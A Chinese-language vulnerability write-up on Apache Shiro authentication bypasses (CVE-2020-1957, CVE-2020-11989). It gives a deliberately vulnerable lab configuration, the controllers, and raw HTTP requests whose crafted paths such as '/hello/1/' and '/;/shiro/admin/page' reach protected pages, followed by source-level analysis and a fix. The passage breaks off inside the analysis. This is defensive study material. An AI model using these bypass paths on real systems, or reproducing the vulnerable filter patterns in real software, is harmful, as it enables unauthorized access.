

S-shiro权限绕过

环境搭建

[源码地址](#)

使用[github下载器](#)即可下载

CVE-2020-1957

代码配置

认证设置

```
package org.javaboy.shirobasic;

import org.apache.shiro.mgt.SecurityManager;
import org.apache.shiro.spring.web.ShiroFilterFactoryBean;
import org.apache.shiro.web.mgt.DefaultWebSecurityManager;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

import java.util.LinkedHashMap;
import java.util.Map;

/**
 * @Author 江南一点雨
 * @Site www.javaboy.org 2019-06-05 11:16
 *
 * 在这里进行 Shiro 的配置
 * Shiro 的配置主要配置 3 个 Bean 。
 *
 * 1. 首先需要提供一个 Realm 的实例
 * 2. 需要配置一个 SecurityManager，在 SecurityManager 中配置 Realm
 * 3. 配置一个 ShiroFilterFactoryBean，在 ShiroFilterFactoryBean 中指定路径拦截规则
 * 等
 */
@Configuration
public class ShiroConfig {
    @Bean
    MyRealm myRealm() {
        return new MyRealm();
    }

    @Bean
    SecurityManager securityManager() {
        DefaultWebSecurityManager manager = new DefaultWebSecurityManager();
        manager.setRealm(myRealm());
        return manager;
    }

    @Bean
    ShiroFilterFactoryBean shiroFilterFactoryBean() {
        ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();
        //指定 SecurityManager
```

```

        bean.setSecurityManager(securityManager());
        //登录页面
        bean.setLoginUrl("/login");
        //登录成功页面
        bean.setSuccessUrl("/index");
        //访问未获授权路径时跳转的页面
        bean.setUnauthorizedUrl("/unauthorizedurl");
        //配置路径拦截规则，注意，要有序
        Map<String, String> map = new LinkedHashMap<>();
        map.put("/doLogin", "anon");
        map.put("/hello/*", "authc");
        //map.put("/*", "authc");
        bean.setFilterChainDefinitionMap(map);
        return bean;
    }
}

```

controller代码

```

package org.javaboy.shirobasic;

import org.apache.shiro.SecurityUtils;
import org.apache.shiro.authc.AuthenticationException;
import org.apache.shiro.authc.UsernamePasswordToken;
import org.apache.shiro.subject.Subject;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PathVariable;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RestController;

/**
 * @Author 江南一点雨
 * @Site www.javaboy.org 2019-06-05 11:24
 */
@RestController
public class LoginController {
    @PostMapping("/doLogin")
    public void doLogin(String username, String password) {
        Subject subject = SecurityUtils.getSubject();
        try {
            subject.login(new UsernamePasswordToken(username, password));
            System.out.println("登录成功!");
        } catch (AuthenticationException e) {
            e.printStackTrace();
            System.out.println("登录失败!");
        }
    }

    @GetMapping("/hello")
    public String hello() {
        return "hello";
    }

    @GetMapping("/login")
    public String login() {
        return "please login!";
    }
}

```

```
@GetMapping("/hello/{currentPage}")
public String hello(@PathVariable Integer currentPage) {
    return "hello" + currentPage.toString();
}
}
```

漏洞复现

1. 访问 /hello/1 接口需要进行认证，直接跳转

GET /hello/1 HTTP/1.1 Host: localhost:8089 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1	HTTP/1.1 302 Set-Cookie: JSESSIONID=9E53F2B046FEB13802248EA5BBCE829; Path=/; HttpOnly Location: http://localhost:8089/login;jsessionid=9E53F2B046FEB138022EA5BBCE829 Content-Length: 0 Date: Tue, 28 Dec 2021 06:25:29 GMT Connection: close
--	--

2. 权限绕过: /hello/1/


GET /hello/1/ HTTP/1.1 Host: localhost:8089 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1	HTTP/1.1 200 Content-Type: text/html;charset=UTF-8 Content-Length: 6 Date: Tue, 28 Dec 2021 06:26:04 GMT Connection: close hello1
---	--

漏洞分析


漏洞成因

`PathMatchingFilterChainResolver#getChain()`，该函数作用根据 URL 路径匹配中配置的 `url` 路径表达式来匹配输入的 URL，判断是否匹配拦截器，匹配成功将会返回响应的拦截器执行链，让 `ShiroFilter` 执行权限操作的。


其对于 URL 路径表达式和输入 URL 的匹配主要通过 `pathMatches` 函数进行匹配。全局搜索该方法(idea双击shift可以全局搜索，包括jar包)




首先是获取到 `filterChains`，然后将 `requestURI` 和 `filterChain` 进行比较，进入 `this.pathMatches` 方法。



`this.getPathMatcher()` 获取 `AntPathMatcher` 对象，然后经过一系列调用最后进入 `AntPathMatcher.doMatch` 方法。



前面的一系列比较，两种路径的执行一致，重点在这个返回值当中。



可以这个返回值如果 pattern 没有以 / 结束，那么就返回 `!path.endsWith('/')`，这样一来 `/hello/1` 返回值为 `true`，`/hello/1/` 返回值为 `false`，而返回为 `false` 的话 do-while 循环不会结束，会判断是否还有下一个过滤器，当过滤器为空就返回 `null`。

修复方法

配置过滤器时写成 `/hello/**` 这种形式。判断 URL 不能为 / 结尾

CVE-2020-11989

代码配置

版本<1.5.2，项目通过虚拟路径访问：<http://localhost:8089/;shiro/admin/page> [参考文章](#)
认证配置

```
package org.syclover.springbootshiro;

import org.apache.shiro.spring.web.ShiroFilterFactoryBean;
import org.apache.shiro.web.mgt.DefaultWebSecurityManager;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

import java.util.LinkedHashMap;
```

```

import java.util.Map;

@Configuration
public class ShiroConfig {
    @Bean
    MyRealm myRealm() {
        return new MyRealm();
    }

    @Bean
    DefaultWebSecurityManager securityManager(){
        DefaultWebSecurityManager manager = new DefaultWebSecurityManager();
        manager.setRealm(myRealm());
        return manager;
    }

    @Bean
    ShiroFilterFactoryBean shiroFilterFactoryBean(){
        ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();
        bean.setSecurityManager(securityManager());
        bean.setLoginUrl("/login");
        bean.setSuccessUrl("/index");
        bean.setUnauthorizedUrl("/unauthorizedurl");
        Map<String, String> map = new LinkedHashMap<>();
        map.put("/doLogin", "anon");
        map.put("/admin/*", "authc");
        bean.setFilterChainDefinitionMap(map);
        return bean;
    }
}

```

controller配置

```

package org.syslover.springbootshiro;

import org.apache.shiro.SecurityUtils;
import org.apache.shiro.authc.AuthenticationException;
import org.apache.shiro.authc.UsernamePasswordToken;
import org.apache.shiro.subject.Subject;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
public class LoginController {
    @PostMapping("/doLogin")
    public void doLogin(String username, String password) {
        Subject subject = SecurityUtils.getSubject();
        try {
            subject.login(new UsernamePasswordToken(username, password));
            System.out.println("success");
        } catch (AuthenticationException e) {
            e.printStackTrace();
            System.out.println("failed");
        }
    }

    @GetMapping("/admin/page")
}

```


```
public String admin() {  
    return "admin page";  
}  
@GetMapping("/login")  
public String login() {  
    return "please login!";  
}  
}
```

漏洞复现

<pre>GET /shiro/admin/page HTTP/1.1 Host: localhost:8089 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1</pre>	<pre>HTTP/1.1 302 Set-Cookie: JSESSIONID=591E164D7CE6F1402DBF0DF2D3AF1000; Path=/shiro; HttpOnly Location: /shiro/login;jsessionid=591E164D7CE6F1402DBF0DF2D3AF1000 Content-Length: 0 Date: Tue, 28 Dec 2021 09:15:46 GMT Connection: close</pre>
<pre>GET /;/shiro/admin/page HTTP/1.1 Host: localhost:8089 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1</pre>	<pre>HTTP/1.1 200 Content-Type: text/html; charset=UTF-8 Content-Length: 10 Date: Tue, 28 Dec 2021 09:16:04 GMT Connection: close admin page</pre>
<pre>GET /./;/shiro/admin/page HTTP/1.1 Host: localhost:8089 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1</pre>	<pre>HTTP/1.1 200 Content-Type: text/html; charset=UTF-8 Content-Length: 10 Date: Tue, 28 Dec 2021 09:16:12 GMT Connection: close admin page</pre>

漏洞分析

- 首先明显修复了上面的这个问题



```
public void setFilterChainManager(FilterChainManager filterChainManager) {
    this.filterChainManager = filterChainManager;
}

public FilterChain getChain(ServletRequest request, ServletResponse response, FilterChain originalChain) {
    FilterChainManager filterChainManager = this.getFilterChainManager();
    if (!filterChainManager.hasChains()) {
        return null;
    } else {
        String requestURI = this.getPathWithinApplication(request);
        if (requestURI != null && !"/".equals(requestURI) && requestURI.endsWith("/")) {
            requestURI = requestURI.substring(0, requestURI.length() - 1);
        }


        Iterator var6 = filterChainManager.getChainNames().iterator();

        String pathPattern;
        do {
            if (!var6.hasNext()) {
                return null;
            }

            pathPattern = (String)var6.next();
            if (pathPattern != null && !"/".equals(pathPattern) && pathPattern.endsWith("/")) {
                pathPattern = pathPattern.substring(0, pathPattern.length() - 1);
            }
        } while (!this.pathMatches(pathPattern, requestURI));
    }
}
```

测试发现正常请求和权限绕过请求得到的 requestURI 是不一样的，权限绕过得到的是 /，所以重点放在 this.getPathWithinApplication() 方法上面。

- 正常请求



```
int semicolonIndex = uri.indexOf(59);
return semicolonIndex != -1 ? uri.substring(0, semicolonIndex) : uri;

public static String getContextPath(HttpServletRequest request) {
    String contextPath = (String)request.getAttribute("javax.servlet.include.context_path");
    if (contextPath == null) {
        contextPath = request.getContextPath();
    }

